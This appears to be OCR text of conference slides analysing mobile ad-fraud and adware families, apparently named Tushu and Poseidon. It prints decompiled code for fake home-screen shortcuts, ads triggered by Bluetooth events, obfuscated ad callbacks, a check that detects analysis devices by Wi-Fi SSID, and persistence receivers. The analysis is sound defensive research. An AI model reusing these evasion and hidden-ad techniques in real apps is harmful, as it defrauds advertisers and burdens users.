
157.185.133[.]31

157.185.133[.]129


8.37.236[.]197

Country

CN


Message from webpage
****
Congratulations!
You are Todays Lucky Vi
Click OK to continue
****
Attention
CONGRATULATIONS!
You could be today's
iPhone 4S winner!
Click on the "Yes" button below
to try to win before time runs out.
Yes
No
Windows Updater KB12695 Installation
Download & Install Windows Updater KB12695 for FREE
The download and installation process of this file is run by InstallPath Install
Next >>
bigbrandgiftcards
$2,073,300+ in Cash & Rewards given out since 2009
Take a survey to see if you qualify for a:
Amazon® Gift Ca
details apply
$1,000
amazon
GIFT CARD
Program Overview
Start Survey
You've been chosen to receive a
FREE Gateway Desktop Computer!
Intel Pentium 4 Processor 2.66 GHz
256MB DDR-SDRAM, 80GB HD, 48x CD-RW
FREE!
Gateway

210 B$ market



Source: IAB/PwC and Business Insider

Quiz time!

1000 views = ???

1000 clicks = ???

Quiz time!

1000 views = 3-8$

1000 clicks = ???

Quiz time!

1000 views = 3-8$

1000 clicks = >1000$

MathBot

800k IPs	-4m $
2 days	+6m $
Total	+2m $





Figure 1: Attractiveness of hacking based on financial gain and effort


Battery usage
14%
100%
50%
11 days ago
Battery left estimate is
usage


Hidden Ads
Ad Stacking
Out Of
Context Ads


Attention
CONGRATULATIONS!
You could be today's
iPhone 4S winner!
Click on the "Yes" button below
to try to win before time runs out.
Yes
No

Hidden Ads

Hidden?

Allows detection from the user side (depending on OS/SDK)

Pivatable to Ad Stacking

Out Of Context Ads

Invasive

Hard to detect

Highly profitable

Ad Stacking

Invasive

Hard to detect

Highly profitable


ILLEGAL

Tushu

Crazy BrainStorming


● Available for sale

By Linda Wang (2 apps)

First Tracked: **Feb 18, 2019**

Updated: **Mar 4, 2019**

HUMAN


Charles 4.2.8 - Session 1 *
Structure
Sequence
Code ... Host Path Start Duration Size Status
200 ... googleads.g.doubleclick... /mads/gma?riv=12&native_image_orientation=landscape&_activity_context=true&format=320x50_mb&seq_num=1&eid=318483505%2C31847541... 01:51:12 114 ms 4.04 KB Complete
503 ... 127.0.0.1:46223 /ping 01:51:10 1 ms 1.11 KB Failed
200 P... graph.facebook.com /network_ads_common 01:51:09 230 ms 5.71 KB Complete
503 ... 127.0.0.1:46223 /ping 01:51:09 0 ms 1.11 KB Failed
503 ... 127.0.0.1:46223 /ping 01:51:09 1 ms 1.11 KB Failed
200 P... data.flurry.com /aap.do 01:51:04 125 ms 17.46 KB Complete
200 ... www.googletagservices.... /activeview/js/current/osd.js?cb=%2Fr20100101 01:50:50 141 ms 42.74 KB Complete
200 ... googleads.g.doubleclick... /pagead/ads?client=ca-pub-6751130785125724&output=html&h=300&slotname=3131990601&adk=883064798&adf=683863926&w=360&fw... 01:50:50 80 ms 1.19 KB Complete
200 ... googleads.g.doubleclick... /pagead/html/r20190410/r20190131/zrt_lookup.html 01:50:49 51 ms 8.58 KB Complete
200 ... pagead2.googlesyndicat... /pub-config/r20160913/ca-pub-6751130785125724.js 01:50:49 89 ms 14.49 KB Complete
200 ... adservice.google.com /adsid/integrator.js?domain=game.h5games.top 01:50:49 128 ms 18.77 KB Complete
200 ... pagead2.googlesyndicat... /pagead/js/r20190410/r20190131/show_ads_impl.js 01:50:49 92 ms 76.45 KB Complete
200 ... pagead2.googlesyndica... /pagead/js/adsbygoogle.js 01:50:48 168 ms 32.20 KB Complete
404 ... play.google.com /store/apps/details?id=com.crazy.brain.storming 01:50:41 153 ms 2.29 KB Complete
200 ... game.h5games.top /images/play_game2.png 01:50:39 35 ms 7.98 KB Complete
200 ... g-s3.h5games.top /images/v3/games_Rabbit-Jump.jpg 01:50:39 36 ms 5.16 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 22 ms 1.90 KB Complete
200 ... g-s3.h5games.top /images/v3/games_Rrings.jpg 01:50:39 61 ms 8.20 KB Complete
200 ... g-s3.h5games.top /images/v3/games_don-t-drop-the-white-ball.jpg 01:50:39 47 ms 2.33 KB Complete
200 ... g-s3.h5games.top /images/v3/games_color-tower.jpg 01:50:39 65 ms 3.85 KB Complete
200 ... game.h5games.top /images/play_game2.png 01:50:39 47 ms 7.98 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 48 ms 1.90 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 26 ms 1.85 KB Complete
200 ... game.h5games.top /images/play_game2.png 01:50:39 27 ms 7.92 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 239 ms 1.85 KB Complete
200 ... game.h5games.top /images/play_game2.png 01:50:39 25 ms 7.92 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 45 ms 1.90 KB Complete
200 ... g-s3.h5games.top /images/v3/games_basketball.jpg 01:50:39 32 ms 9.83 KB Complete
200 ... game.h5games.top /images/play_game2.png 01:50:39 21 ms 7.98 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 25 ms 1.90 KB Complete
200 ... g-s3.h5games.top /images/v3/games_Swing-Online.jpg 01:50:39 25 ms 4.69 KB Complete
200 ... game.h5games.top /images/play_game2.png 01:50:39 23 ms 7.98 KB Complete
200 ... game.h5games.top /css/game_center.css 01:50:39 24 ms 1.85 KB Complete
200 ... g-s3.h5games.top /images/v3/games_2018032001.jpg 01:50:39 47 ms 7.27 KB Complete
Filter:
Focused
GET https://googleads.g.doubleclick.net/mads/gma?riv=12&native_image_orientation=landscape&_activity_context=true&format=320x50_mb&seq_num=1&eid=318483505%2C318475418%2C318484038&u_sd=2&ms=CoAC10oiORzWpqk4Qo_QtC5cXIhHoAg...
Record
12:52 AM
Google
ScreenCam
Game Center
File Manager
Settings
Downloads
Google
Claroideas
Claro apps
Play Store
telcel

Tushu


```
public void onReceive(Context arg5, Intent arg6) {
    if(arg6 == null) {
        OtherUtil.LogErr("battery intent is null");
    }
    else if(arg6.getAction().equals("android.bluetooth.adapter.action.STATE_CHANGED")) {
        DotUtil.sendEvent("bluetooth_change");
        int state = arg6.getIntExtra("android.bluetooth.adapter.extra.STATE", 0x80000000);
        if(state != 10 && state != 12) {  // if state isn't STATE_OFF or STATE_ON
            return;
        }

        OtherUtil.LogErr("bluetooth changed");
        DotUtil.sendEvent("bluetooth_change");
        AdsUtil.loadAds(arg5);
    }
}
```

Tushu

```
const-string/jumbo  v3, "Game Center"
const-string/jumbo  v0, "com.android.launcher.action.INSTALL_SHORTCUT"
new-instance        v1, Intent
invoke-direct       Intent-><init>(String)V, v1, v0
const-string/jumbo  v4, "duplicate"
const/4             v5, 0
invoke-virtual      Intent->putExtra(String, Z)Intent, v1, v4, v5
const-string/jumbo  v4, "android.intent.extra.shortcut.NAME"
invoke-virtual      Intent->putExtra(String, String)Intent, v1, v4, v3
const-string/jumbo  v4, "android.intent.extra.shortcut.ICON_RESOURCE"
const-string/jumbo  v5, "web_game_icon2"
invoke-static       TSResourceUtil->getDrawable(Context, String)I, p0, v5
move-result         v5
invoke-static       Intent$ShortcutIconResource->fromContext(Context, I)Intent$ShortcutIconResource, p0, v5
move-result-object  v5
invoke-virtual      Intent->putExtra(String, Parcelable)Intent, v1, v4, v5
new-instance        v2, Intent
invoke-direct       Intent-><init>()V, v2
const-string/jumbo  v4, "webgame"
invoke-virtual      Intent->setAction(String)Intent, v2, v4
const-class         v4, WebGameActivity
invoke-virtual      Intent->setClass(Context, Class)Intent, v2, p0, v4
const-string/jumbo  v4, "android.intent.extra.shortcut.INTENT"
invoke-virtual      Intent->putExtra(String, Parcelable)Intent, v1, v4, v2
invoke-virtual      Context->sendBroadcast(Intent)V, p0, v1
return-void
```

build fake shortcut on homescreen

Tushu


nx.h5games.top
Game Center
CAPTAIN ROGERS
Strategy
Play
★★★★★ 78144plays
WINZIP
All Driver Updates Free
Fast and free driver updates for your PC - Download
Get Started

Twoshu – adware evolved

```
@Override  //                    AdListener
public void onAdLoaded(Ad ad) {
    DotUtil.sendEvent(StrDecoder1.decodeObfuscatedStr(StrDecoder1.Out_                ));
    if(AdTypeLoader.b(this.a) != null && (AdTypeLoader.b(this.a).isAdLoaded())) {
        AdTypeLoader.b(this.a).show();
        DotUtil.sendEvent(StrDecoder1.decodeObfuscatedStr(StrDecoder1.Out_            ));
        OtherUtil.logErr(StrDecoder1.decodeObfuscatedStr(StrDecoder1.show_t           ));
    }

    OtherUtil.logErr(StrDecoder1.decodeObfuscatedStr(StrDecoder1.load_t               ));
}
```

Twoshu – adware evolved

```
private static boolean isAnalysisDevice(Context context) {
    String ssid = PhoneMetadataGatherer.getSSIDStripQuote(context);
    if(!TextUtils.isEmpty(ssid)) {
        OtherUtil.logErr("yunReferrer:ssid-" + ssid);
        if((ssid.startsWith("wl-flt-mt")) || (ssid.startsWith("Trend-BYOD")) || (ssid.startsWith("GoogleGuestPSK"))) {
            return 1;
        }
    }
```

Twoshu – adware evolved

```
int testNum = SharedPreferenceManager.getSharedPreferenceIntW(context, "app_info_test_num", 0);
OtherUtil.logErr("yunReferrer:testNum-" + testNum);
if(testNum >= 3) {
    return 1;
}

int appNum = SharedPreferenceManager.getSharedPreferenceIntW(context, "app_info_num", 0);
OtherUtil.logErr("yunReferrer:appNum-" + appNum);
if(appNum <= 10) {
    return 1;
}
```

Poseidon

Jelly Cube Pop 2019:Crush cubes

ColorShow Casual

★★★★☆ 3,255

Everyone

Contains Ads

You don't have any devices.

Add to Wishlist Install

Poseidon


Hold to Paint


AD
Sponsored
DELL.COM
Dell EMC
Con la colaboración de Dell, podrás enfrentar uno de estos desafíos urgentes en tu...
Learn More

Poseidon

```
<receiver android:name="com.jiubang.commerce.daemon.BootCompleteReceiver">
    <intent-filter>
        <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
        <action android:name="android.bluetooth.adapter.action.STATE_CHANGED"/>
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.intent.action.WALLPAPER_CHANGED"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_RESTARTED"/>
        <action android:name="android.intent.action.PACKAGE_REPLACED"/>
        <data android:scheme="package"/>
    </intent-filter>
    <intent-filter android:priority="99999">
        <action android:name="android.provider.Telephony.SECRET_CODE"/>
        <data android:scheme="android_secret_code"/>
    </intent-filter>
    <intent-filter android:priority="99999">
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.MEDIA_MOUNTED"/>
        <action android:name="android.intent.action.MEDIA_UNMOUNTED"/>
        <data android:scheme="file"/>
    </intent-filter>
    <intent-filter>
        <action android:name="com.jiubang.alock.ACTION_LOCKER_ACCOUNT_CHANGE"/>
        <action android:name="com.jiubang.alocker.theme.change"/>
        <action android:name="com.jiubang.alocker.monitor.vip"/>
        <action android:name="com.jiubang.alocker.refresh.vip"/>
    </intent-filter>
</receiver>
```

Poseidon

```
    static boolean isCanShowAd(Context context) {
        if (!CtrUtils.getBoolean("adShow")) {
            return false;
        }
        final SharedPreferences sp = getDefaultSp(context);
        if (TansSplashActivity.removeType != 0 && !sp.getBoolean("isAllow", true)) {
            return false;
        }
        if (sp.getBoolean(IS_SHOW_AD, false)) {
            return true;
        }
        if (sp.contains(IS_SHOW_AD)) {
            return false;
        }
        String str = CtrUtils.getValue("delayShowAd");
        if (str != null) {
            delayTime = ((Long.valueOf(str).longValue() * 1000) * 60) * 60;
